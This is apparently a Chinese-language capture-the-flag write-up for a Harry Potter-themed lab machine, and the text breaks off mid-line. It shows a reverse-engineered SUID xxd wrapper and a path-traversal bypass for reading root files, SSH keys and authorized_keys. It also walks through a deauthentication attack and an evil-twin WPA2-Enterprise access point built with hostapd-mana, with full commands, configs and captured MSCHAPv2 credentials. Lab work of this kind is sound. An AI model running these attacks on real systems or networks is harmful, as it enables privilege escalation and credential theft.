9.4.0crtstuff.cderegister_tm_clones__do_global_dtors_auxcompleted.8061__do_global_dtors_aux_fini_array_entryframe_dummy__frame_dummy_init_array_entryxxd_horcrux.c__FRAME_END____init_array_end_DYNAMIC__init_array_start__GNU_EH_FRAME_HDR_GLOBAL_OFFSET_TABLE___libc_csu_finistrncmp@@GLIBC_2.2.5_ITM_deregisterTMCloneTableputs@@GLIBC_2.2.5_edatagetpwuid@@GLIBC_2.2.5__stack_chk_fail@@GLIBC_2.4getuid@@GLIBC_2.2.5dup2@@GLIBC_2.2.5close@@GLIBC_2.2.5__libc_start_main@@GLIBC_2.2.5__data_startstrcmp@@GLIBC_2.2.5__gmon_start____dso_handle_IO_stdin_usedshow_help__libc_csu_init__bss_startmainopen@@GLIBC_2.2.5perror@@GLIBC_2.2.5execvp@@GLIBC_2.2.5exit@@GLIBC_2.2.5fwrite@@GLIBC_2.2.5__TMC_END___ITM_registerTMCloneTablewait@@GLIBC_2.2.5__cxa_finalize@@GLIBC_2.2.5fork@@GLIBC_2.2.5stderr@@GLIBC_2.2.5.symtab.strtab.shstrtab.interp.note.gnu.property.note.gnu.build-id.note.ABI-tag.gnu.hash.dynsym.dynstr.gnu.version.gnu.version_r.rela.dyn.rela.plt.init.plt.got.plt.sec.text.fini.rodata.eh_frame_hdr.eh_frame.init_array.fini_array.dynamic.data.bss.comment(remote) harry_potter@MagiFi:/home/tom.riddle$ /usr/bin/xxd_horcruxYou are not worthy to handle the Horcrux!“你不配掌控(或处理)这个魂器!”XXD
xxd是一个把二进制数据“翻译成人能看懂的十六进制文本”的工具,本质上就是个 hex dump / hex editor 辅助工具。一句话版👇
xxd = 把文件的每个字节,用十六进制方式展示出来(也能反过来)
xxd_horcrux
逆向ai复原伪代码
#include <stdio.h>#include <stdlib.h>#include <string.h>#include <unistd.h>#include <pwd.h>#include <sys/wait.h>#include <fcntl.h>
void show_help() { pid_t pid = fork(); if (pid == 0) { // 子进程直接执行 xxd --help char *argv[] = {"/usr/bin/xxd", "--help", NULL}; execvp("/usr/bin/xxd", argv); _exit(1); // exec失败 } else if (pid > 0) { // 父进程等待子进程 wait(NULL); puts(" -O <file> specify output file (only horcruxes are allowed)."); } else { perror("Error forking"); }}
int main(int argc, char **argv) { uid_t uid = getuid(); struct passwd *pw = getpwuid(uid); if (!pw || strcmp(pw->pw_name, "tom.riddle") != 0) { fwrite("You are not worthy to handle the Horcrux!\n", 1, 42, stderr); return 1; }
if (argc <= 1 || strcmp(argv[1], "-h") == 0 || strcmp(argv[1], "--help") == 0) { show_help(); return 1; }
char *outfile = NULL; for (int i = 1; i < argc; i++) { if (strcmp(argv[i], "-O") == 0 && i + 1 < argc) { outfile = argv[i + 1]; argv[i + 1] = NULL; // 模拟汇编里把 argv[i+1] 清零 i++; // 跳过文件名 } }
if (!outfile || strlen(outfile) == 0) { fwrite("Error: Output file can't be empty, use the -O option.\n", 1, 54, stderr); show_help(); return 1; }
// 文件名必须以 ".horcrux.png" 结尾 size_t len = strlen(outfile); if (len < 12 || strcmp(outfile + len - 12, ".horcrux.png") != 0) { fwrite("Not every wizards can use or destroy a Horcrux!\n", 1, 49, stderr); return 1; }
// 禁止写 /root 和 /etc if (strncmp(outfile, "/root/", 6) == 0 || strncmp(outfile, "/etc/", 5) == 0) { fwrite("I hate dealing with Muggle gadgets!\n", 1, 36, stderr); return 1; }
// 打开文件 int fd = open(outfile, O_WRONLY | O_CREAT | O_TRUNC, 0644); if (fd < 0) { perror("Error opening output file"); return 1; }
// fork/exec xxd pid_t pid = fork(); if (pid == 0) { dup2(fd, STDOUT_FILENO); close(fd); char *xxd_argv[] = {"/usr/bin/xxd", NULL}; execvp("/usr/bin/xxd", xxd_argv); _exit(1); } else if (pid > 0) { wait(NULL); } else { perror("Error forking"); close(fd); return 1; }
return 0;} ┌───────────────┐ │ 程序启动 │ └───────┬───────┘ │ ▼ ┌─────────────────┐ │ 获取当前用户 UID │ └───────┬─────────┘ │ ▼ ┌────────────────────────────┐ │ 用户是否是 tom.riddle? │ └───────┬───────────────┘ 是 │ 否 │ ▼ │ fwrite("You are not worthy...\n") │ return 1 │ ▼┌─────────────────────────────┐│ argc <= 1 或 argv[1] 为 -h ││ 或 --help │└─────────┬───────────────────┘ │ ▼ show_help() ──┐ │ │ ▼ │ return 1 │ │ ┌───────▼──────────┐ │ 遍历 argv 参数 │ │ 查找 -O 选项 │ └───────┬──────────┘ │ 是否指定输出文件? │ │ │ ▼ │ fwrite("Error: Output file can't be empty...") │ show_help() │ return 1 │ ▼ ┌──────────────────────────┐ │ 文件名是否合法? │ │ 1. 以 ".horcrux.png" 结尾 │ │ 2. 不在 /root/ 或 /etc/ │ └─────────┬────────────────┘ 否 │ 是 │ ▼fwrite("Not every wizards can ...") 继续执行或 fwrite("I hate dealing with ...")return 1 │ ▼┌───────────────────────────┐│ 打开输出文件 fd │└─────────┬─────────────────┘ │ ▼ fork() ──────┐ │ │ 子进程 父进程 │ │ dup2(fd, STDOUT) │ close(fd) │ execvp("/usr/bin/xxd") │ │ ▼ _exit(1) wait(NULL) │ ▼ 程序结束二进制分析总结
安全检查:
- 用户检查:必须以
tom.riddle用户运行(strcmp在地址0x1404) - 路径黑名单:阻止参数以
/root/或/etc/开头(strncmp在0x1552和0x1581) - 输出文件:必须指定
-O .horcrux.png(strcmp在0x160D)
功能:
- 封装
/usr/bin/xxd,将标准输出重定向到指定输出文件 - SUID 权限运行,在执行
execvp前不会降权
漏洞 —— 路径检查绕过
路径检查使用 strncmp,只检查参数是否以 **/root/** 或 **/etc/** 开头。
因此可以通过路径遍历来绕过:
# 这个会被阻止:xxd_horcrux /root/root.txt -O .horcrux.png
# 这个可以绕过检查:xxd_horcrux /home/../root/root.txt -O .horcrux.png利用步骤
- 首先切换到
**tom.riddle**用户(这是二进制的要求) - 读取敏感文件(例如 root flag 或 SSH key):
cd /tmpxxd_horcrux /home/../root/root.txt -O .horcrux.pngcat .horcrux.png- 或者读取 root 的 SSH 密钥:
xxd_horcrux /home/../root/.ssh/id_rsa -O .horcrux.pngxxd -r .horcrux.png # 如果输出的是 hex- 替代方法 —— 写入
**authorized_keys**(如果可以使用 xxd -r):
# 生成你的公钥并进行 hex 编码echo "ssh-rsa AAAA... your-key" | xxd > /tmp/key.hex
# 使用 xxd_horcrux 写入 root 授权密钥(路径检查同样适用)xxd_horcrux -r /tmp/key.hex -O /home/../root/.ssh/authorized_keys核心洞察
strncmp仅进行前缀匹配检查- 因此 路径遍历(/../) 可以有效绕过黑名单
/root/或/etc/的限制
无线网络渗透测试
sudo -l
(remote) harry_potter@MagiFi:/usr/bin$ sudo -lMatching Defaults entries for harry_potter on MagiFi: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User harry_potter may run the following commands on MagiFi: (root) NOPASSWD: /usr/sbin/aireplay-ng, /usr/sbin/airmon-ng, /usr/sbin/airodump-ng, /usr/bin/airdecap-ng, /usr/bin/hostapd-mana一、/usr/sbin/aireplay-ng
功能:属于Aircrack-ng套件,用于向无线网络注入数据包以生成流量,辅助破解WPA/WPA2密钥。 核心用途:
- 支持多种攻击模式,如解除认证(Deauthentication)、伪造认证(Fake Authentication)、ARP请求重放等
- 通过生成流量捕获WPA握手包,为后续破解提供数据支持。
# 强制解除认证攻击(使客户端断开连接)aireplay-ng -0 10 -a BSSID -c STATION wlan0mon二、/usr/sbin/airmon-ng
功能:管理无线网卡的监控模式(Monitor Mode),用于捕获所有经过网卡的数据包。 核心用途:
- 启动/停止监控模式:
airmon-ng start wlan0。 - 检查干扰进程(如网络管理器)并终止:
airmon-ng check kill适用场景:无线网络渗透测试、流量嗅探。
三、/usr/sbin/airodump-ng
功能:无线网络扫描与数据包捕获工具,常用于识别目标网络及收集握手包。 核心功能:
- 实时显示AP的SSID、BSSID、信号强度、加密方式等信息
- 支持按频道、BSSID过滤,优化数据捕获效率。
# 锁定目标AP并捕获握手包airodump-ng --bssid 00:11:22:33:44:55 -c 6 --write capture wlan0mon四、/usr/bin/airdecap-ng
功能:解密WPA/WPA2加密的捕获文件(如.cap或.ivs),提取明文流量。 核心用途:
- 需提供目标网络的ESSID和密码进行解密。
- 支持剥离无线协议头,生成纯数据文件
五、/usr/bin/hostapd-mana
功能:恶意接入点(Evil Twin)工具,用于创建仿冒Wi-Fi热点实施中间人攻击。 核心功能:
- 结合Karma攻击,自动响应客户端探测请求,伪造合法热点
- 支持SSL剥离(SSLstrip)、Cookie窃取等攻击。 风险提示:
- 需配合
hostapd配置文件及DHCP服务实现钓鱼网络。 - 可能被用于非法入侵,需严格授权使用
看来这一关和网络有关,看一下相关配置:
网卡
(remote) harry_potter@MagiFi:/usr/bin$ ip -br addrlo UNKNOWN 127.0.0.1/8 ::1/128enp0s3 UP 192.168.0.106/24 fe80::a00:27ff:fed2:ba97/64docker0 DOWN 172.17.0.1/16wlan0 DOWNwlan1 DOWNwlan2 DOWNwlan3 DOWNwlan4 DOWNwlan5 DOWNwlan6 DOWNwlan60 DOWNhwsim0 DOWNveth1@if77 UP 10.200.1.1/24 fe80::80ca:15ff:fef4:e359/64veth2@if79 UP 10.200.2.1/24 fe80::c47e:55ff:fe79:201a/64监听网卡
由于含有很多无线网卡,根据传统步骤,先排查并终止可能干扰无线网卡监控模式的进程。
(remote) harry_potter@MagiFi:/home/harry_potter$ sudo /usr/sbin/airmon-ng check kill # 终止干扰进程
Killing these processes:
PID Name 639 dhclient
(remote) harry_potter@MagiFi:/home/harry_potter$ sudo /usr/sbin/airmon-ng start wlan0 # 开启监听模式
PHY Interface Driver Chipset
phy10 wlan0 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211
(mac80211 monitor mode vif enabled for [phy10]wlan0 on [phy10]wlan0mon) (mac80211 station mode vif disabled for [phy10]wlan0)phy11 wlan1 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy12 wlan2 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy13 wlan3 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy14 wlan4 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy15 wlan5 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy16 wlan6 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211phy70 wlan60 mac80211_hwsim Software simulator of 802.11 radio(s) for mac80211发现网卡接口为wlan0mon
扫描不同频段的网络,分别是 2.4GHz 和 5GHz
(remote) harry_potter@MagiFi:/home/harry_potter$ sudo /usr/sbin/airodump-ng wlan0mon # 2.4GHz
sudo /usr/sbin/airodump-ng wlan0mon --band a # 5GHz
这里的监听不要关,后面每一步都需要用到这个,这个就像眼睛,用来辅助进行攻击的,添加ssh凭证多开几个终端进行下面的攻击!
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID F0:9F:C2:71:22:15 -28 15 0 0 44 54e WPA2 CCMP MGT wifi-college F0:9F:C2:71:22:17 -28 15 0 0 40 54e WPA2 CCMP MGT wifi-college F0:9F:C2:71:22:16 -28 15 0 0 36 54e WPA2 CCMP MGT wifi-college检测到三个 WPA2 管理(MGT)访问点以及 WiFi-College表明了一些情况:
- 该无线网络采用 WPA2-Enterprise(企业级认证),即通过 802.1X 协议 和 RADIUS 服务器 实现身份验证
wifi-college是该无线网络的 ESSID(网络名称),通常由网络管理员设置。- 可能是某高校的公共 Wi-Fi(如教学区、宿舍区)。
- 使用 WPA2-Enterprise 保障学生、教职工的安全接入。
- 结合之前的工具可以猜测接下来是利用伪造
wifi进行中间人攻击或数据窃取。(fake APs),比如可以捕获用户凭据及其NetNTLM hash以进行以后的破解。
Fake APs
首先需要进行解除验证攻击,就是让他们重新连wifi,我们伪造一下,让他们发送认证信息给我们:
通过强制网络重连,迫使客户端与 AP 重新协商密钥,从而暴露握手包和证书信息。攻击者利用此过程实施中间人攻击,窃取敏感数据。
重置网络状态:断开连接后,客户端需重新协商加密密钥(如 PMK),此过程会重新生成握手包,增加攻击者捕获的概率。

aireplay-ng -0 0 -a F0:9F:C2:71:22:15 wlan0monaireplay-ng -0 0 -a F0:9F:C2:71:22:16 wlan0monaireplay-ng -0 0 -a F0:9F:C2:71:22:17 wlan0mon- -0 表示取消认证
- 1 表示要发送的取消认证次数(如果需要,可以发送多个);0 表示连续发送
- -a 是接入点的 MAC 地址
- -c 是要取消身份验证的客户端的 MAC 地址;如果省略此项,则发送广播取消身份验证(并非总是有效)
# mkdir /tmp/scansudo /usr/sbin/airodump-ng wlan0mon --band a -c 36,40,44 -w /tmp/scan/ CH 40 ][ Elapsed: 2 mins ][ 2026-01-25 11:13 ][ WPA ha
BSSID PWR Beacons #Data, #/s CH MB
F0:9F:C2:71:22:15 -28 443 0 0 44 54 F0:9F:C2:71:22:17 -28 438 0 0 40 54 F0:9F:C2:71:22:16 -28 440 92 0 36 54
BSSID STATION PWR Rate Lo
F0:9F:C2:71:22:16 64:32:A8:07:6C:43 -29 6e- 6e 0 34 PMKID F0:9F:C2:71:22:16 64:32:A8:07:6C:41 -29 0 -24e 0 15 F0:9F:C2:71:22:16 64:32:A8:07:6C:40 -29 0 -24e 0 13 F0:9F:C2:71:22:16 64:32:A8:07:6C:42 -29 6e-54e 0 60 PMKIDBSSID CH 状态
F0:9F:C2:71:22:15 44 空 AP(无客户端)
F0:9F:C2:71:22:17 40 空 AP(无客户端)
F0:9F:C2:71:22:16 36 ✅ 有客户端(还有 PMKID)
真正“活着”的目标只有
**…:16**(CH 36)
sudo airodump-ng -c 36 --band a --bssid F0:9F:C2:71:22:16 -w /tmp/scan wlan0monsudo aireplay-ng -0 0 -a F0:9F:C2:71:22:16 wlan0mon目标接收到就会立马进行停止,然后尝试重连,我们则使使用工具保存流量包,可以查看相关信息:
(remote) harry_potter@MagiFi:/home/harry_potter$ ls -la /tmp/scantotal 228drwxr-xr-x 2 harry_potter harry_potter 4096 Jan 25 11:11 .drwxrwxrwt 14 root root 4096 Jan 25 11:19 ..-rw-r--r-- 1 root root 30600 Jan 25 11:13 -01.cap-rw-r--r-- 1 root root 1118 Jan 25 11:13 -01.csv-rw-r--r-- 1 root root 1122 Jan 25 11:13 -01.kismet.csv-rw-r--r-- 1 root root 9917 Jan 25 11:13 -01.kismet.netxml-rw-r--r-- 1 root root 170884 Jan 25 11:13 -01.log.csv然后按照作者的命令进行提取:
(remote) harry_potter@MagiFi:/tmp/scan$ tshark -r -01.cap -Y "ssl.handshake.type == 11" -V | grep -ow -E '(countryName=\\w+)|(stateOrProvinceName=.+)|(localityName=.+)|(organizationName=.+)|(emailAddress=.+)|(commonName=.+)' | cut -d ',' -f 1 | sed 's/)//' | sort -ucommonName=Hogwarts Certificate AuthorityemailAddress=ca@hogwarts.htbemailAddress=server@hogwarts.htblocalityName=MadridorganizationName=HogwartsstateOrProvinceName=Madrid这里我们也可以直接用wireshark进行读取
过滤出 SSL/TLS 握手类型为 11 的数据包(即证书消息,包含证书内容)

然后就是伪造 wifi,grep出来的就是需要伪造部分:
FreeRADIUS 是一款开源的 RADIUS 协议服务器,主要用于实现网络资源的 集中化认证、授权和计费(AAA)。其核心功能是为网络设备(如无线接入点、路由器、VPN 服务器等)提供用户身份验证服务,并根据策略控制用户对资源的访问权限。
harry_potter@MagiFi:/tmp$ mkdir fakeapharry_potter@MagiFi:/tmp$ cd fakeap/harry_potter@MagiFi:/tmp/fakeap$ cp -R /etc/freeradius/3.0/certs certsharry_potter@MagiFi:/tmp/fakeap$ chmod -R 777 certs/harry_potter@MagiFi:/tmp/fakeap$ nano certs/ca.cnfharry_potter@MagiFi:/tmp/fakeap$ grep '^\[certificate_' -A 7 certs/ca.cnf[certificate_authority]countryName = ESstateOrProvinceName = MadridlocalityName = MadridorganizationName = HogwartsemailAddress = ca@hogwarts.htbcommonName = "Hogwarts Certificate Authority"
harry_potter@MagiFi:/tmp/fakeap$ nano certs/server.cnfharry_potter@MagiFi:/tmp/fakeap$ grep '^\[server' -A 7 certs/server.cnf[server]countryName = ESstateOrProvinceName = MadridlocalityName = MadridorganizationName = HogwartsemailAddress = server@hogwarts.htbcommonName = "Hogwarts Certificate Authority"
harry_potter@MagiFi:/tmp/fakeap$ cd certs/harry_potter@MagiFi:/tmp/fakeap/certs$ makeopenssl dhparam -out dh -2 2048Generating DH parameters, 2048 bit long safe prime, generator 2This is going to take a long time..................................+...............................................................................................+...++*++*++*++*openssl req -new -out server.csr -keyout server.key -config ./server.cnfGenerating a RSA private key................................................................................................+++++...+++++writing new private key to 'server.key'-----chmod g+r server.keyopenssl req -new -x509 -keyout ca.key -out ca.pem \ -days '60' -config ./ca.cnf \ -passin pass:'whatever' -passout pass:'whatever'Generating a RSA private key.........................................................+++++.....................+++++writing new private key to 'ca.key'-----chmod g+r ca.keyopenssl ca -batch -keyfile ca.key -cert ca.pem -in server.csr -key 'whatever' -out server.crt -extensions xpserver_ext -extfile xpextensions -config ./server.cnfUsing configuration from ./server.cnfCheck that the request matches the signatureSignature okCertificate Details: Serial Number: 1 (0x1) Validity Not Before: Jun 22 08:05:42 2025 GMT Not After : Aug 21 08:05:42 2025 GMT Subject: countryName = ES stateOrProvinceName = Madrid organizationName = Hogwarts commonName = Hogwarts Certificate Authority emailAddress = server@hogwarts.htb X509v3 extensions: X509v3 Extended Key Usage: TLS Web Server Authentication X509v3 CRL Distribution Points:
Full Name: URI:http://www.example.com/example_ca.crl
Certificate is to be certified until Aug 21 08:05:42 2025 GMT (60 days)
Write out database with 1 new entriesData Base Updatedopenssl pkcs12 -export -in server.crt -inkey server.key -out server.p12 -passin pass:'whatever' -passout pass:'whatever'chmod g+r server.p12openssl pkcs12 -in server.p12 -out server.pem -passin pass:'whatever' -passout pass:'whatever'chmod g+r server.pemserver.pem: OKopenssl x509 -inform PEM -outform DER -in ca.pem -out ca.deropenssl ca -gencrl -keyfile ca.key -cert ca.pem -config ./ca.cnf -out ca-crl.pem -key 'whatever'Using configuration from ./ca.cnfopenssl crl -in ca-crl.pem -outform der -out ca.crlrm ca-crl.pemopenssl req -new -out client.csr -keyout client.key -config ./client.cnfGenerating a RSA private key.......................................................................................................................+++++...........+++++writing new private key to 'client.key'-----chmod g+r client.keyopenssl ca -batch -keyfile ca.key -cert ca.pem -in client.csr -key 'whatever' -out client.crt -extensions xpclient_ext -extfile xpextensions -config ./client.cnfUsing configuration from ./client.cnfCheck that the request matches the signatureSignature okThe countryName field is different betweenCA certificate (ES) and the request (FR)make: *** [Makefile:120: client.crt] Error 1然后利用eap_user规定 fakeAP 接收的信息有哪些:
mana.eap_user是 无线攻击工具 Mana 的 EAP 认证配置文件,用于定义客户端与无线接入点(AP)之间使用的 EAP 认证协议及其支持的子认证方法。
| 字段 | 含义 |
|---|---|
* | 通配符,表示默认配置适用于所有 EAP 类型。 |
PEAP | 使用 TLS 加密的 EAP 方法,需服务器证书验证。 |
TTLS | 通过 TLS 隧道传输其他认证协议(如 MSCHAPv2),需服务器证书。 |
TLS | 纯 TLS 认证,需客户端和服务端证书双向验证。 |
FAST | 基于 TLS 的快速认证,依赖预共享密钥(PSK)。 |
"t" | 可能为测试模式标记,启用特定调试或攻击逻辑(需结合工具文档)。 |
TTLS-PAP | TTLS 隧道内使用 PAP 明文密码认证(安全性低,易被破解)。 |
MSCHAPv2 | 微软挑战握手认证协议,广泛用于 Windows 网络。 |
[2] | 可能表示配置版本或子配置块编号,用于多场景切换。 |
harry_potter@MagiFi:/tmp/fakeap/certs$ nano mana.eap_userharry_potter@MagiFi:/tmp/fakeap/certs$ cat mana.eap_user* PEAP,TTLS,TLS,FAST"t" TTLS-PAP,TTLS-CHAP,TTLS-MSCHAP,MSCHAPV2,MD5,GTC,TTLS,TTLS-MSCHAPV2 "pass" [2]最后使用从目标访问点获得的数据创建配置文件,例如 SSID,安全设置和接口。
harry_potter@MagiFi:/tmp/fakeap/certs$ nano mana.confharry_potter@MagiFi:/tmp/fakeap/certs$ cat mana.confssid=wifi-collegeinterface=wlan1driver=nl80211channel=1hw_mode=gieee8021x=1eap_server=1eapol_key_index_workaround=0eap_user_file=/tmp/fakeap/certs/mana.eap_userca_cert=/tmp/fakeap/certs/ca.pemserver_cert=/tmp/fakeap/certs/server.pemprivate_key=/tmp/fakeap/certs/server.keyprivate_key_passwd=whateverdh_file=/tmp/fakeap/certs/dhauth_algs=1wpa=2wpa_key_mgmt=WPA-EAPwpa_pairwise=CCMP TKIPmana_wpe=1mana_credout=/tmp/fakeap/certs/hostapd.credoutmana_eapsuccess=1mana_eaptls=1然后是利用hostapd-mana按照配置文件生成节点,开始广播 SSID 并处理身份验证请求,但是会报错:
harry_potter@MagiFi:/tmp$ sudo hostapd-mana mana.confConfiguration file: mana.confMANA: Captured credentials will be written to file '/tmp/hostapd.credout'.Could not read interface wlan1 flags: No such devicenl80211: Driver does not support authentication/association or connect commandsnl80211: deinit ifname=wlan1 disabled_11b_rates=0Could not read interface wlan1 flags: No such devicenl80211 driver initialization failed.wlan1 : interface state UNINITIALIZED->DISABLEDwlan1 : AP-DISABLEDhostapd_free_hapd_data: Interface wlan1 wasn't startedharry_potter@MagiFi:/tmp$ ip link show wlan116: wlan1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT group default qlen 1000 link/ether 02:00:00:00:01:00 brd ff:ff:ff:ff:ff:ff因为没有设置监听,所以设置一个监听,另开一个终端进行操作!
harry_potter@MagiFi:/tmp/fakeap/certs$ sudo hostapd-mana mana.confConfiguration file: mana.confMANA: Captured credentials will be written to file '/tmp/fakeap/certs/hostapd.credout'.Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-college"wlan1: interface state UNINITIALIZED->ENABLEDwlan1: AP-ENABLED可以了!!!
然后利用靶机作者写的一个脚本,对所有节点进行挨个解除认证:
harry_potter@MagiFi:/tmp$ cat deauth.sh#!/bin/bash
wlan1="wlan3"wlan2="wlan4"wlan3="wlan5"
bssid1Channel="44"bssid2Channel="36"bssid3Channel="40"
bssid1="F0:9F:C2:71:22:15"bssid2="F0:9F:C2:71:22:16"bssid3="F0:9F:C2:71:22:17"
check_monitor_mode() { interface=$1 channel=$2 mode=$(iwconfig ${interface}mon 2>/dev/null | grep "Mode:Monitor") if [ -z "$mode" ]; then sudo airmon-ng start $interface $channel fi}
run_aireplay() { interface=$1 bssid=$2 sudo aireplay-ng -0 30 -a $bssid ${interface}mon}
check_monitor_mode $wlan1 $bssid1Channelcheck_monitor_mode $wlan2 $bssid2Channelcheck_monitor_mode $wlan3 $bssid3Channel
echo "Running deauthentication attack..."
run_aireplay $wlan1 $bssid1 &run_aireplay $wlan2 $bssid2 &run_aireplay $wlan3 $bssid3 &
wait (remote) harry_potter@MagiFi:/tmp/fakeap/certs$ sudo hostapd-mana mana.confConfiguration file: mana.confMANA: Captured credentials will be written to file '/tmp/fakeap/certs/hostapd.credout'.Using interface wlan1 with hwaddr 02:00:00:00:01:00 and ssid "wifi-college"wlan1: interface state UNINITIALIZED->ENABLEDwlan1: AP-ENABLEDcd ^H^Hwlan1: STA 64:32:a8:07:6c:42 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:42 IEEE 802.11: associated (aid 1)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:42wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\minerva.mcgonagallwlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25wlan1: STA 64:32:a8:07:6c:41 IEEE 802.11: authenticatedwlan1: STA 64:32:a8:07:6c:41 IEEE 802.11: associated (aid 2)wlan1: STA 64:32:a8:07:6c:43 IEEE 802.11: associated (aid 3)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:41wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1wlan1: STA 64:32:a8:07:6c:40 IEEE 802.11: associated (aid 4)wlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:43wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 1: Hogwarts\minerva.mcgonagallwlan1: CTRL-EVENT-EAP-STARTED 64:32:a8:07:6c:40wlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1MANA EAP Identity Phase 0: Hogwarts\albus.dumbledorewlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP Identity Phase 0: Hogwarts\rubeus.hagridwlan1: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25MANA EAP EAP-MSCHAPV2 ASLEAP user=minerva.mcgonagall | asleap -C e8:c6:2b:ec:e7:ee:bb:5c -R 